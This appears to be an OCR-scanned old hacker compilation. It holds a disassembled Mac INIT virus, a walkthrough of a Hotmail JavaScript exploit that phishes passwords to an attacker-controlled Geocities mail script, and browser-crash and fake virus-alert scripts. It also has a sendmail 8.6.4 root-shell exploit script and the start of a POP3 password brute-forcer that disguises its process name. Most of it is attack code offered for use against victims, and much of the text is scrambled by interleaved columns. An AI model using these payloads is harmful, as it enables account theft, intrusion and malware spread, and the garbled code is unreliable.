### VIRUS CODE: SCORES\_INIT6,17

;Seg 1 = INIT ID# 6 proc 1 of 6 (local) 0000: L0000 BRA.S LOOOE 0002: L0002 SUB.L D7,-(A6) 0004: SLT (A7) 0006: MOVE.L -(A3),D2 MOVE.L -(A4),-(A1) 0008: 000A: SUBQ.W #5,(A6) 000C: MOVE.W (A5)+,\$2848(A0) 0010: \_HNoPurge 0012: MOVEA.L A4,A0 0014: \_HLock 0016: JSR locProc2 BNE.S L0030 001A: 001C: MOVE.L L0002,D0 0020: ADDI.L #\$00093A80,D0 0026: CMP.L \$020C,D0 002A: BGT.S L0030 002C: JSR locProc4 0030: L0030 RTS .WORD \$5642,\$4331 ;[VBC1....] 0032: ;Seg 1 = INIT ID# 6 proc 2 of 6 (local) 0000: L0036 MOVEA.L \$0162,A0 0004: MOVEA.L \$0166,A3 0008: L003E LEA \$0010(A0),A1 000C: CMPI.L #\$24232324,\$0008(A1) ;'\$##\$' 0014: BNE.S locProc3 0016: CMPI.L #\$5B56315D,\$000C(A1) ;'[V1]' 001E: BNE.S locProc3 0020: MOVEQ \$FF,D0 0022: RTS ;Seg 1 = INIT ID# 6 proc 3 of 6 (local) 0000: L005A MOVEA.L (A0),A0 0002: MOVE.L A0,D0 0004: BEQ.S L0066 0006: CMPA.L A0,A3 0008: BEQ.S L0066 000A: BRA.S L003E 000C: L0066 MOVEQ \$00,D0 000E: RTS ;Seg 1 = INIT ID# 6 proc 4 of 6 (local) 0000: L006A LEA L0304,A1 0004: LEA L00E8,A2 0008: SUBA.L A2,A1 000A: MOVE.L A1,D0 000C: ADDI.L #\$00000020,D0 0012: NewPtr 0014: MOVE.W D0,D0 0016: BNE.S LOOE2 0018: MOVE.L A0,-(A7) 001A: LEA L0304,A1 L00E8,A2 001E: LEA 0022: SUBA.L A2,A1 0024: MOVE.L A1,D0 0026: MOVEA.L A0,A1 0028: ADDA.W #\$0020,A1 002C: LEA LOOE8,AO 0030: \_BlockMove

MOVEA.L (A7)+,A0

0032:

0034: MOVE.W #\$0001,\$0004(A0) 003A: LEA \$0020(A0),A1 003E: MOVE.L A1,\$0006(A0) 0042: MOVE.W #\$0E10,\$000A(A0) 0048: MOVE.W #\$000A,\$000C(A0) 004E: MOVE.L A0,-(A7) 0050: \_VInstall 0052: MOVEA.L (A7)+,A0 0054: LEA \$0010(A0),A1 0058: CLR.L (A1) 005A: MOVE.L #\$24232324,\$0008(A1) ;'\$##\$' 0062: MOVE.L #\$5B56315D,\$000C(A1) ;'[V1]' 006A: MOVE.W #\$A003,D0 006E: MOVE.L A1,-(A7) 0070: \_GetTrapAddress 0072: MOVEA.L (A7)+,A1 0074: MOVE.L A0,\$0004(A1) 0078: L00E2 RTS 007A: .WORD \$5630,\$3031,\$41FA,\$FFFE ;[V001A...] 0082: .WORD \$90FC,\$20,\$317C,\$E10 ;[... 1|..] 008A: \$A,\$D0FC,\$10,\$2F08 ;[..../.] .WORD 0092: \$4850,\$4EBA,\$2C,\$584F ;[HPN..,XO] WORD 009A: WORD \$205F,\$2010,\$C80,0 ;[\_....] 00A2: .WORD \$E,\$6D0A,\$303C,\$A003 ;[..m.0<..] 00AA: WORD \$41FA,\$190,\$A047,\$4E75;[A....GNu] 00B2: \$206F,4,\$A029,\$4E75 WORD ;[ o...)Nu] \$206F,4,\$A02A,\$4E75 00BA: .WORD ;[ o...\*Nu] 00C2: .WORD \$48E7,\$2020,\$242F,\$C ;[H. \$/..] 00CA: .WORD \$2478,\$A50,\$602C,\$2F0A;[\$x.P`,/.] 00D2: WORD \$4EBA,\$FFDE,\$2052,\$3038 ;[N... R08] 00DA: .WORD \$900,\$B068,\$14,\$588F ;[...h..X.] 00E2: .WORD \$660A,\$2F02,\$2F08,\$4EBA ;[f././.N.] 00EA: .WORD \$1E,\$508F,\$2F0A,\$4EBA ;[..P./.N.] 00F2: .WORD \$FFC8,\$2052,\$2468,\$10 ;[.. R\$h..] 00FA: .WORD \$588F,\$200A,\$6600,\$FFD0 ;[X. .f...] 0102: .WORD \$4CDF,\$404,\$4E75,\$48E7;[L...NuH.] 010A: .WORD \$3E30,\$226F,\$20,\$246F ;[>0"o. \$o] 0112: .WORD \$24,\$4241,\$7400,\$3029 ;[.\$BAt.0)] \$18,\$48C0,\$D089,\$2640 ;[..H...&@] 011A: .WORD 0122: .WORD \$3813,\$5244,\$4243,\$6040 ;[8.RDBC`@] 012A: .WORD \$3003,\$48C0,\$E780,\$CB3;[0.H....] 0132: .WORD \$5655,\$4C54,\$802,\$6602;[VULT..f.] 013A: .WORD \$7401,\$3003,\$48C0,\$E780 ;[t.0.H...] 0142: .WORD \$CB3,\$434F,\$4445,\$802 ;[..CODE..] 014A: .WORD \$661C,\$7201,\$3003,\$48C0 ;[f.r.0.H.] 0152: .WORD \$E780,\$3A33,\$806,\$5245;[...:3..RE] 015A: .WORD \$3003,\$48C0,\$E780,\$3C33 ;[0.H...<3] 0162: .WORD \$808,\$646,\$1C,\$5243 ;[...F..RC] 016A: .WORD \$B644,\$6D00,\$FFBC,\$702C ;[.Dm...p,] 0172: .WORD \$B092,\$6C1E,\$4A82,\$671A ;[..l.J.g.] 017A: .WORD \$4A41,\$6716,\$3005,\$48C0 ;[JAg.0.H.] 0182: .WORD \$2F00,\$3006,\$48C0,\$2F00 ;[/.O.H./.] 018A: .WORD \$2F09,\$4EBA,\$12,\$4FEF ;[/.N...0.] 0192: .WORD \$C,\$4A82,\$6702,\$5292 ;[..J.g.R.] 019A: \$4CDF,\$C7C,\$4E75 .WORD ;[L..|Nu..]

;Seg 1 = INIT ID# 6 proc 5 of 6 (local) 0000: L020A LINK A6,#\$FFF4 0004: MOVEM.L D2-D5/A2-A3,-(A7) 0000: L02DA 0008: MOVEA.L \$0008(A6),A0 0004: MOVEQ 000C: MOVE.W \$000E(A6),D0 0006: L02E0 0008: 0010: MOVE.W \$0012(A6),D1 0014: CLR.W D3 000C: 0016: MOVE.W D3,D4 0010: 0018: EXT.L D0 0014: 001A: ADDA.L D0,A0 0016: 001C: MOVE.L A0,D5 0018: 001E: MOVEQ \$01,D2 001E: L02F8 0020: 0020: BRA.S L0266 0022: L022C MOVE.W D2,D0 0024: 0024: EXT.L D0 0026: 0026: MULS #\$0C,D0 0028: 002A: MOVEA.L D0,A0 002C: ADDA.L D5,A0 002E: LEA \$FFF4(A6),A1 0032: MOVE.L (A0)+,(A1)+ 0000: T0000 0034: MOVE.L (A0)+,(A1)+ 0002: L0002 0004: SLT 0036: MOVE.L (A0)+,(A1)+ 0038: CMPI.W #\$000D,\$FFF4(A6) 0006: L0006 003E: BNE.S L0258 0008: 0040: TST.L SFFFC(A6) 000A: 0044: BEQ.S L0264 000C: 0046: MOVEQ \$01,D4 000E: 0048: MOVEA.L \$FFFC(A6),A3 0012: 004C: BRA.S L0264 0014: 004E: L0258 TST.L \$FFFC(A6) 0018: 0052: BEQ.S L0264 001E: 0054: MOVEQ \$01,D3 0022: 0056: MOVEA.L \$FFFC(A6),A2 0024: 0028: L0028 005A: L0264 ADDQ.W #1,D2 002A: 005C: L0266 CMP.W D1,D2 005E: BLT L022C 0062: TST.W D4 0064: BEQ.S L028A #\$0000,\$020F 0066: BTST 0004: MOVEA.L \$0166,A3 006C: BLE.S L0280 006E: MOVE.L #\$000003DE,D0 0074: BRA.S L0286 000C: 0076: L0280 MOVE.L #\$00000472,D0 0014: 007C: L0286 MOVEA.L (A3),A0 0016: 007E: BRA.S L0292 001E: 0080: L028A TST.W D3 0020: 0082: BEQ.S L0294 0022: RTS 0084: MOVEA.L (A2),A0 0086: MOVEQ \$21,D0 0088: L0292 ADDA.L D0,A0 008A: L0294 MOVE.L A0,-(A7) 008C: JSR 0002: MOVE.L A0,D0 locProc6 0090: ADDQ.L #4,A7 0004: BEQ.S L005E 0092: MOVEM.L \$FFDC(A6),D2-D5/A2-A3 0006: 0098: UNLK Аб 0008: 009A: RTS 000A: 009C: .WORD \$41FA,\$FE40,\$90FC,\$10 ;[A..@....] 000C: L005E 00A4: .WORD \$2068,4,\$303C,\$A003 ;[ h..0<..] 000E: RTS \$A047,\$7660,\$429F,\$51CB 00AC: .WORD ;[.Gv`B.Q.] 00B4: .WORD \$FFFC,\$43FA,\$FFE4,\$45FA 0000: L0062 ;[..C...E.] 00BC: .WORD \$FE22,\$93CA,\$2009,\$5140 ;[.".. 0004: LEA .Q@] 0008: 00C4: .WORD \$421A,\$51C8,\$FFFC,\$9DCE 000A: ;[B.Q....] 000C: 00CC: .WORD \$4ED0,\$4E75 ;[N.Nu....] 0012: \_NewPtr

```
;Seg 1 = INIT ID# 6 proc 6 of 6 (local)
              MOVEA.L $0004(A7),A4
             $60,D3
              CLR.L (A7)+
              D3,L02E0
              L02DA,A1
              L00E8,A2
      SUBA.L A2,A1
      MOVE.L A1,D0
       SUBI.L #$00000010,D0
             CLR.B (A2)+
             D0,L02F8
       SUBA.L A6,A6
              (A4)
;Seg 2 = INIT ID# 17 proc 1 of 4 (local)
              BRA.S L0006
              SUB.L D7,-(A6)
              (A0)+
              MOVEA.L A0,A4
       MOVEA.L A4,A0
              locProc2
       BNE.S L0028
       MOVE.L L0002,D0
       ADDI.L #$00054600,D0
       CMP.L $020C,D0
       BGT.S L0028
              locProc4
              RTS
       .WORD $5642,$4332
                            ;[VBC2...]
;Seg 2 = INIT ID# 17 proc 2 of 4 (local)
0000: L002E MOVEA.L $0162,A0
0008: L0036 LEA $0010(A0),A1
      CMPI.L #$24232324,$0008(A1)
                                  ;'$##$'
      BNE.S locProc3
      CMPI.L #$5B56325D,$000C(A1)
                                  ;'[V2]'
      BNE.S locProc3
      MOVEQ $FF,D0
;Seg 2 = INIT ID# 17 proc 3 of 4 (local)
0000: L0052 MOVEA.L (A0),A0
      CMPA.L A0,A3
      BEQ.S LOO5E
      BRA.S L0036
              MOVEQ $00,D0
;Seg 2 = INIT ID# 17 proc 4 of 4 (local)
              LEA
                   LO1E0,A1
              L00D2,A2
      SUBA.L A2,A1
       MOVE.L A1,D0
       ADDI.L #$00000020,D0
```

DBRA

LEA

LEA

DBRA

JMP

RTS

HNoPurge

HLock

JSR

JSR

```
0014: MOVE.W D0,D0
0016: BNE.S LOOCC
0018: MOVE.L A0,-(A7
001A: LEA L01E0,A1
      LEA
             L00D2,A2
001E:
0022:
      SUBA.L A2,A1
0024: MOVE.L A1,D0
0026: MOVEA.LA0,A1
0028:
      ADDA.W #$0020,A1
002C:
      LEA L00D2,A0
0030:
      BlockMove
0032:
      MOVEA.L (A7) + A0
      MOVE.W #$0001,$0004(A0)
0034:
003A:
      LEA $0020(A0),A1
003E:
      MOVE.L A1,$0006(A0)
0042: MOVE.W #$0E10,$000A(A0)
0048: MOVE.W #$000A,$000C(A0)
004E: MOVE.L A0,-(A7)
0050:
      VInstall
0052:
      MOVEA.L (A7)+,A0
0054:
      LEA
              $0010(A0),A1
0058:
      CLR.L (A1)
005A:
      MOVE.L #$24232324,$0008(A1) ;'$##$'
0062:
      MOVE.L #$5B56325D,$000C(A1) ;'[V2]'
006A: LOOCC RTS
006C: .WORD $5630,$3032,$41FA,$FFFE
;[V002A...]
0074:
      .WORD
             $90FC,$20,$317C,$E10 ;[... 1]...
007C:
       .WORD
             $A,$D0FC,$10,$4850 ;[....HP]
0084:
              $4EBA,$16,$584F,$4E75 ;[N...XONu]
       .WORD
008C:
              $206F,4,$A029,$4E75 ;[ o...)Nu
       .WORD
0094:
              $206F,4,$A02A,$4E75 ;[ o...*Nu]
       .WORD
009C:
       .WORD
              $48E7,$2020,$242F,$C ;[H. $/..]
00A4:
       .WORD
             $2478,$A50,$602C,$2F0A;[$x.P`,/.]
00AC:
       WORD
             $4EBA,$FFDE,$2052,$3038
                                         ;[N...
R08]
00B4:
       .WORD
             $900,$B068,$14,$588F ;[...h..X.]
00BC:
       .WORD
             $660A,$2F02,$2F08,$4EBA
;[f././.N.]
00C4:
      .WORD
             $1E,$508F,$2F0A,$4EBA ;[..P./.N.]
00CC:
       .WORD
             $FFC8,$2052,$2468,$10 ;[.. R$h..]
00D4:
             $588F,$200A,$6600,$FFD0
       WORD
                                         ;[X.
.f...]
00DC:
       .WORD $4CDF,$404,$4E75,$48E7;[L...NuH.]
             $3020,$206F,$10,$246F ;[0 o..$o]
00E4:
       .WORD
             $14,$4240,$7400,$3028 ;[..B@t.0(]
00EC:
       WORD
00F4:
       WORD
             $18,$48C0,$D088,$2240 ;[...H...."@]
00FC:
      .WORD
             $3611,$5243,$4241,$6026
;[6.RCBA`&]
             $3001,$48C0,$E780,$CB1;[0.H....]
0104:
      .WORD
      .WORD $5655,$4C54,$802,$6602;[VULT..f.]
010C:
0114: .WORD $7401,$3001,$48C0,$E780
;[t.0.H...]
011C: .WORD
             $CB1,$4552,$4943,$802 ;[..ERIC..]
0124: .WORD $6602,$7401,$5241,$B243
;[f.t.RA.C]
012C: .WORD $6D00,$FFD6,$7018,$B092
;[m...p...]
0134: .WORD $6C08,$4A82,$6704,$4EBA
;[l.J.g.N.]
013C: .WORD $E,$4A82,$6702,$5292 ;[..J.g.R.]
0144:
      .WORD
             $4CDF,$40C,$4E75,$48E7 ;[L...NuH.]
014C: .WORD $8080,$A9FF,$41FA,$FF1E
;[....A...]
0154:
      .WORD
              $90FC,$20,$4268,$A ;[... Bh..]
015C:
       .WORD
             $204D,$D0FC,$20,$5848 ;[ M... XH]
0164:
       .WORD $D0FC,$20,$7010,$690 ;[... p...]
016C:
       .WORD 0,4,$D0FC,$40 ;[.....@]
0174:
      .WORD $51C8,$FFF4,$4CDF,$101;[Q...L...]
017C:
      .WORD $4E75 ;[Nu.....]
```

# EXPLOIT MICROSOFT'S HOTMAIL SERVICE

Becasue We Can have just found a serious security hole in Microsoft's Hotmail service (http://www.hotmail.com) which allows malicious users to easily steal the passwords of Hotmail users. The exploit involves sending an e-mail message that contains embedded javascript code. When a Hotmail user views the message, the javascript code forces the user to re-login to Hotmail. In doing so, the victim's username and password is sent to the malicious user by e-mail.

Once a malicious user knows the password to the victim's Hotmail account, he can assume full control of the account, including the ability to:

- delete, send, and read the victim's e-mail
- check mail on other mail servers that the victim has configured for mail-checking
- access the victim's address book
- discover other passwords sent as confirmation of registration in old e-mails
- change the password of the Hotmail account

The security problem is dangerously easy to take advantage of. A would-be hacker needs only to embed the javascript code into the body of an e-mail message using a standard e-mail program such as Netscape Mail(free).

The "Hot"mail exploit is a serious security concern for the following reasons:

1. The malicious code runs as soon as e-mail message is viewed

2. The resources required to launch the attack are minnimal and freely available.

3. The malicious e-mail can be sent from virtually anywhere, including libraries, internet cafes, or classroom terminals

4. The exploit will work with any javascript-enabled browser, including the Microsoft Internet Explorer and Netscape Communicator.

Both Microsoft and Hotmail have been notified that a security problem exists. The following information about the "Hot" Mail exploit is being made publicly available to speed the process of fixing the security hole and inform users how they can protect themselves. This information is also being released in the belief that when the public is aware of serious security problems, expedient measures are taken by software manufacturers to solve those problems.

Why does the "Hot"Mail exploit work? The security problem lies in Microsoft's Hotmail service itself. Hotmail makes an inadequate attempt to filter Javascript code from email messages, allowing malicious users to embed arbitrary javascript programs into their e-mail messages. Javascript programs do not normally constitute a security problem when they are used in personal webpages. However, when javascript code is embedded into a Hotmail message, it can alter the properties of the Hotmail user-interface itself.

In the case of the exploits we describe, the javascript alters the properties of every link in the Hotmail interface that the user could click on. The links are altered so that when the user clicks on them, an (bogus) Hotmail message is displayed, informin the user that they have timed-out of their Hotmail session and must log-in again to continue. The (bogus) time-out page also gives the user some text-entry fields where they can type in their username and password to re-login. However, when the user types in their username and password, the information is sent back to the malicious user.

In the exploits we describe, the part of the program that does the actual "dirty-work" of mailing the password and username is provided by Geocities as a (free) service to all their members. This should not be viewed as an oversight or problem with Geocities, since there are thousands of equivalent server-side mailing programs that we could have used in it's place.

The "Hot"Mail exploit is just one of many potentially damaging javascript programs that could be embedded into mail messages. Since javascript code in email messages can run as soon as the message is viewed, and can alter virtually any aspect of the user interface, we urge Hotmail to implement a rhobust javascript filter.

This part describes how users with moderate resources (web-space with an Internet Service Provider) can use "Hot"Mail against users of any javascript-enabled browser. We required no resources or special hardware beyond what is listed below: Hotmail has issued a patch to the problem, however we have discovered a problem with their fix. The following describes how we stole passwords from Netscape Navigator 4.0x users after Hotmail posted a fix on the morning of Monday August 25, 1998.

### INGREDIENTS:

- 1 Computer with internet access
- 1 Netscape Mail (or equivalent e-mail program)
- 1 Notepad (or equivalent text editor) Web-page space

### STEP 1:

We visited hotmail.com and registered for a free e-mail account. We did not have to enter valid contact information during the registration process.

### STEP 2:

We visited Geocities.com and registered for a free homepage. We chose the username vbwc. We We opened our notepad and typed in the following text, which we then saved as message.htm. did not have to enter valid contact information during the registration process, except for an e-mail Line 4 contains the URL of the file getmsg.htm from step 3 address. We used the e-mail address from step 1. As part of our registration, we were given a new free email account from Geocities (ybwc@geocities.com). <html>

### STEP 3:

We opened out notepad and typed in the following text, which we then saved as getmsg.htm. Then we uploaded the file onto our web-space. Line 14 contains our Geocities username (ybwc), from step 2.

> <html><head></head> <body bgcolor="#ffffff" link="#000099" vlink="#000099"> for(i=0;i<nomenulinks-1;i++){top.submenu.document.links[i].target='work';</pre> top.submenu.document.links[i].href=errurl;}noworklinks=top.work.document. links.length; <font face="Arial, Helvetica" size="5">We're Sorry, We Cannot<br> for(i=0;i<noworklinks-1;i++){top.work.document.links[i].target='work';</pre> top.work.document.links[i].href=errurl;}"> Process Your Request</font> </body> </html> <font face="Arial, Helvetica" size="3">Reason:&nbsp;</font> STEP 4: We composed a new e-mail message to our victim, victim@hotmail.com\*. <font face="Arial, Helvetica" size="3" color="#ff0000"><b>Time expired. Please re-login.</b></font><br> We inserted the file message.htm into the e-mail message and then sent it. <font face="Arial, Helvetica" size="2"><a href="http://www.hotmail.com/errormsg.html">(Get more info STEP 5: We waited for our victim to check his Hotmail account. Shortly after he regarding error messages here)</a></font> viewed our message, we checked our Geocities email. It contained an e-mail message from Geocities that listed the ip address, username, and password of the Hotmail user victim@hotmail.com

```
<FORM METHOD=POST
       ACTION="http://www.geocities.com/cgi-bin/homestead/mail.pl?ybwc"
target="_top">
      <INPUT TYPE="hidden" NAME="next-url" VALUE="http://www.hotmail.com">
       <INPUT TYPE="hidden" NAME="subject" VALUE="Hotmail Password">
       <font face="Arial, Helvetica" size="2">Login
Name:</font><br>><input type="text"
       name="login" size="16" maxlength="16"><font face="Arial,</pre>
Helvetica"
       size="2">Password:</font><br><input type="password" name="passwd"</pre>
size="16"
       maxlength="16"> <input type="submit" value="Enter">
       </form>
       <font face="Arial, Helvetica" size="3">Return to <a</pre>
      href="http://welcome.to/www.hotmail.com" target=" parent">Hotmail's
Homepage</a>.
       </font></
       <img src="http://209.1.112.251/c9698.gif" width=189 height=16</p>
border=0 alt="Copyright
       1996-1997">
```

```
</body></html>
```

### STEP 4:

```
<head>
</head>
<body>
"Go where you want today" - Blue Adept
<imqsrc="javascript:errurl='http://www.because-we-can.com/users/anon</pre>
                /hotmail/getmsg.htm';
nomenulinks=top.submenu.document.links.length;
```

# **HTML & JAVA HACKING**

This section talks about using HTML and JAVA in webpages to make people have to shut down their Web Browsers or even their computers. Before you can continue reading this you need to have a basic understanding of HTML and maybe a little JAVA.

### What to do

Well, first off you need some website space so you can put a website up (duh). Then simply place the following tags in your website. Pretty Simple.

### The Tags

1) This JavaScript will prompt countless messages, one after the other. The only way for this to stop is for the victim to restart his Web Browser. You must place the following in the <HEAD> tag:

```
<HEAD>
```

```
<SCRIPT LANGUAGE="JavaScript">
<!-- Begin
function doCrash() {
while (true) {
  alert("you're stuck!");
   }
}
// End -->
</SCRIPT>
</HEAD>
```

And this must go in the BODY tag: <BODY onload="doCrash()">

2) This JavaScript will prompt messages, telling the victim that his computer is infected with a virus. If it is a newbie visiting you site, he may do some drastic things

Put this in the <HEAD> tag: <HEAD> <SCRIPT LANGUAGE="JavaScript"> <!-- Begin function confirmClose() { alert("Error: 107x has occurred. A virus has begun to infect your hard drive. Please erase all infected files.") if (confirm("Please inform the the hardware vendor of this error.")) alert('The virus has been contained but the browser will shutdown

to check for and prevent further internal damages.'); else alert('The problem has not been fixed, the browser must be shut downtown to prevent further contamination.'); { window.close() } } // End --> </SCRIPT>

And this must go in the BODY of the HTML document:

<BODY> <CENTER> <FORM> <input type="button" value ="Go Home" onClick="confirmClose()"> </FORM> </CENTER>

3) When a visitor logs onto your site, he sends you an e-mail, usually without him knowing! So you can get his address for further harrassment and mail bombing:

```
<HEAD>
<SCRIPT LANGUAGE="JavaScript">
<!--
var startTime = new Date();
startTime = startTime.getTime();
var submissions = 0;
```

```
function checkForDuplicate() {
  if (document.form1) {
    document.form1.REFERRER.value = document.referrer;
    document.form1.PLATFORM.value = navigator.appName
    + " " + navigator.appVersion;
    submissions++;
    if (submissions > 1)
      return false;
    else
      return true;
    } else {
      return false;
    }
}
```

```
} // goes with function
function doneLoading()
var stopTime = new Date();
stopTime = stopTime.getTime();
document.forml.LOADING_TIME.value = ((stopTime - startTime) /
1000)
  + " seconds";
document.form1.PAGE.value = document.title;
document.form1.SUBMITTER.click(); // triggers submission of form
// equivalent to form.submit(), but
// Netscape blocks form.submit() calls to forms with mailto
actions
// this is a workaround for that problem
// -->
</script>
</HEAD>
Add this to your body tag:
<BODY onLoad="doneLoading()">
Add this to the body of your html document:
<FORM name="form1"
        METHOD=post
Change the dummy e-mail to your e-mail:
  action="mailto:antispammer@earthling.net?SUBJECT=Devious Visitor
Monitor"
        enctype="text/plain"
        onSubmit="return checkForDuplicate()">
<input type="hidden" name="PAGE" value="none">
<input type="hidden" name="REFERRER" value="none">
<input type="hidden" name="PLATFORM" value="none">
<input type="hidden" name="LOADING TIME" value="none">
<input type="submit"
        name="SUBMITTER"
        value="Click me to let me know you were here">
</form>
```

# **EXPLOIT SENDMAIL: 8.6.4**

/\* What follows is a sample run exercising the latest sendmail hole and the script used to exploit this hole. This is a re-send: I neglected to escape the "." in the sendmail script, leaving the program slightly truncated. To fix this, I have escaped the . so prior to executing this you must remove the \. (does that make any sense? This is the "small version" of the script; it assumes vou have a sane sendmail.cf. In this manner, it is not a particularly robust "breakin script" but I believe it does illustrate how to exploit the bug. This program uses "calc.c," We have held off on releasing this script until we were able to notify the people responsible for system security at NAU. Locals subscribing to this digest beware: sendmail on our machines has been patched! :-) \*/ #!/bin/sh # exploit new sendmail bug to give us a root shell # 24 mar 94 jwa/scd @nau.edu # "short version" # tested on sunos 5.2/sendmail 8.6.4 # location of sendmail SENDMAIL=/usr/lib/sendmail # location of original sendmail.cf file CONFIG=/nau/local/lib/mail/sendmail.cf #CONFIG=`strings \$SENDMAIL | grep sendmail.cf` # program to execute as root SHELL=/bin/csh TEMPDIR=/tmp/sendbug-tmp.\$\$ mkdir \$TEMPDIR chmod 700 \$TEMPDIR cd \$TEMPDIR CP SSENDMAIL sm chmod 700 sm echo "Creating setid0 ... " cat > setid.c << EOF

/\* set uid to zero, thus escaping the annoying csh and solaris sh \* problem.. \* if (getuid() != geteuid()) { \* printf("permission denied, you roothacker you.\n"); \* exit(1); \* \* .. must be run euid 0, obviously. with no args it runs /bin/sh, \* otherwise it runs the 1st arg. \*/ #include <stdio.h> main(argc, argv) int argc; char \*arqv[]; int uid; setuid(0); setqid(0); seteuid(0); /\* probabally redundant. \* / setegid(0); uid = getuid(); if (uid != 0) { printf("setuid(0); failed! aborting..\n"); exit(1); if (argc !=2) { printf("executing /bin/sh...\n"); system("/bin/sh"); else printf("executing %s...\n", argv[1]); system(argv[1]); EOF cc -o setid0 setid.c echo "Creating calc..." cat > calc.c << EOF /\*

\* Determines offset in sendmail of \* sendmail.cf file location. \* author: timothy newsham int find(pattern, file) \* / char \*pattern,\*file; #include <fcntl.h> int fd; int i, addr; qencore() char c; int pid; int fd[2]; fd = open(file, 0);i = 0;if(pipe(fd) < 0) { perror("pipe"); addr = 0;exit(1); return(0); i++; pid = fork(); else if(!pid) { i=0; int f = open("./out", O RDWR | O CREAT, 0666); dup2(f, 1); dup2(fd[0], 0); close(f); close(fd[1]); close(fd[0]); execl("./sm","sm","-d0-9.90","addr++; oO.","-bs", 0); perror("exec"); return(0); exit(0); else EOF sleep(2); cc calc.c -o calc kill(pid, 11); close(fd[0]); close(fd[1]); DEBUGFLAGS=`calc \$CONFIG` main(argc,argv) echo "#!/bin/sh char \*\*arqv; int argc; unsigned int ConfFile,tTdvect,off; qencore(); above. sync(); /\* qrr. \*/ tTdvect = find("ZZZZZZZZ", "core"); ConfFile = find(argv[1], "core"); if(!tTdvect || !ConfFile) { /bin/sync return(1); " > alias.sh off = ConfFile - tTdvect; chmod 755 alias.sh printf("d%u.%d,%u.%d,%u.%d,%u.%d,%u.%d,%u.%d, %u.%d,%u.%d,%u.%d,%u.0\n", off, '/', off+1, 't', off+2, 'm', off+3, 'p', off+4, '/', off+5, 's', \ off+6, 'm', off+7, '.', off+8, 'c', file..." off+9, 'f', off+10);

```
/tmp/sm.cf
                                         echo "
                                         # hacks follow
                                         OA/$TEMPDIR/aliases
                                           # our fake alias file
                                         Ou0
                                            # user ID to run as
                                         0a0
                                           # group ID to run as
                                         DZWHOOP-v1.0" >> /tmp/sm.cf
                                         echo "Creating the sendmail script..."
  while(read(fd, &c, 1) == 1) {
    if(pattern[i] == c)
                                         cat > sendmail.script << EOF</pre>
                                         helo
                                         mail from: <nobody>
    if(pattern[i] == ' \setminus 0') 
                                         rcpt to: <yash>
      addr -= strlen(pattern);
                                         data
      return(addr);
                                         yet another sendmail hole? suid whoop?
                                           # oops.. delete \ prior to execution
                                         quit
                                         EOF
                                         echo "Executing $SENDMAIL $DEBUGFLAGS
                                         -bs..."
echo "Scanning core image for $CONFIG..."
                                         $SENDMAIL $DEBUGFLAGS -bs <
                                         sendmail.script
                                         # give it time to execute.
echo "Creating alias.sh ... "
                                         sleep 4
# this program will be executed when
mail is sent to the fake alias.
                                         # cleanup in 5 seconds
# since solaris sh and csh and tcsh
                                         (sleep 5; rm -rf $TEMPDIR ; rm /tmp/sm.cf)
refuse to run when euid != realuid,
                                         &
# we instead run the program we compiled
                                         if [ -u setid0 ]
                                         then
/bin/chmod 6777 $TEMPDIR/setid0
                                          echo "setid0 is a suid shell.
/bin/chown root $TEMPDIR/setid0
                                         executing..."
                                          cd /
                                          $TEMPDIR/setid0 /bin/csh
                                          echo "end of script."
                                          exit 0
                                         else
                                          echo "setid0 is not suid; script
echo "Creating fake alias file..."
                                         failed."
echo "yash: |$TEMPDIR/alias.sh" > aliases
                                          echo "apparently, you don't have the
                                         buq. celebrate :-)"
echo "Faking alias pointer in new config
                                          exit 1
                                         fi
egrep -v '(OA|DZ|Ou|Og)' $CONFIG >
```

## **POP 3 HACK**

/\* Check for the existance of the user file \*/ #include <stdio.h> userfile=fopen(argv[2], "rt"); #include <string.h> if(userfile==NULL) #include <signal.h> #include <unistd.h> /\* Error \*/ #include <sys/param.h> printf("Error opening userfile %s\n", argv[2]); #include <sys/socket.h> exit(0); #include <netinet/in.h> #include <netdb.h> fclose(userfile); #include <stdarq.h> /\* Checking for the existance of dict file \*/ /\* First, define the POP-3 port - almost always 110 \*/ dictfile=fopen(argv[3], "rt"); 110 if(dictfile==NULL) #define POP3 PORT /\* What we want our program to be masked as, so nosy sysadmins /\* Error \*/ dont kill us \*/ printf("Error opening dictfile %s\n", argv[3]); #define MASKAS "vi" exit(0); /\* Repeat connect or not - remember, logs still report a fclose(dictfile); connection, so you might want to set this to 0. If set to 0, it will hack /\* Copy important arguments to variables \*/ until it finds strcpy(host, argv[1]); 1 user/password then exit. If set to 1, it will reconnect strcpy(user, argv[2]); and try more strcpy(dict, argv[3]); user/passwords (until it runs out of usernames) \*/ #define RECONNECT nuke\_string(argv[0]); 0 nuke\_string(argv[1]); nuke\_string(argv[2]); /\* The function prototypes \*/ nuke string(argv[3]); void nuke string(char \*); strcpy(argv[0], MASKAS); int pop\_connect(char \*); int pop\_guess(char \*, char \*); swallow\_welcome(); char \*getanswer(char \*); hackity\_hack(); char \*getanswer\_(char \*); void swallow\_welcome(void); void hackity\_hack(void); void nuke string(char \*targetstring) int popfd; FILE \*popfp; char \*mystring=targetstring; FILE \*userfile; while(\*targetstring != '\0') FILE \*dictfile; \*targetstring=' '; char host[255]; targetstring++; char dict[255]; char user[255]; \*mystring='\0'; main(int argc, char \*\*argv) if(argc < 4)int pop\_connect(char \*pophost) /\* invalid syntax, display syntax and exit \*/ int popsocket; printf("Syntax: %s host userfile dictfile\n", argv[0]); struct sockaddr in sin; exit(0); struct hostent \*hp; hp=qethostbyname(pophost); /\* Validate that the host exists \*/ if(hp==NULL) return -1; if(pop\_connect(argv[1]) == -1) bzero((char \*)&sin,sizeof(sin)); /\* Error \*/ bcopy(hp->h\_addr,(char \*)&sin.sin\_addr,hp->h\_length); printf("Error connecting to host %s\n", argv[1]); sin.sin\_family=hp->h\_addrtype; exit(0); sin.sin\_port=htons(POP3\_PORT); popsocket=socket(AF\_INET, SOCK\_STREAM, 0);

printf("Connected to: %s\n\n", argv[1]);

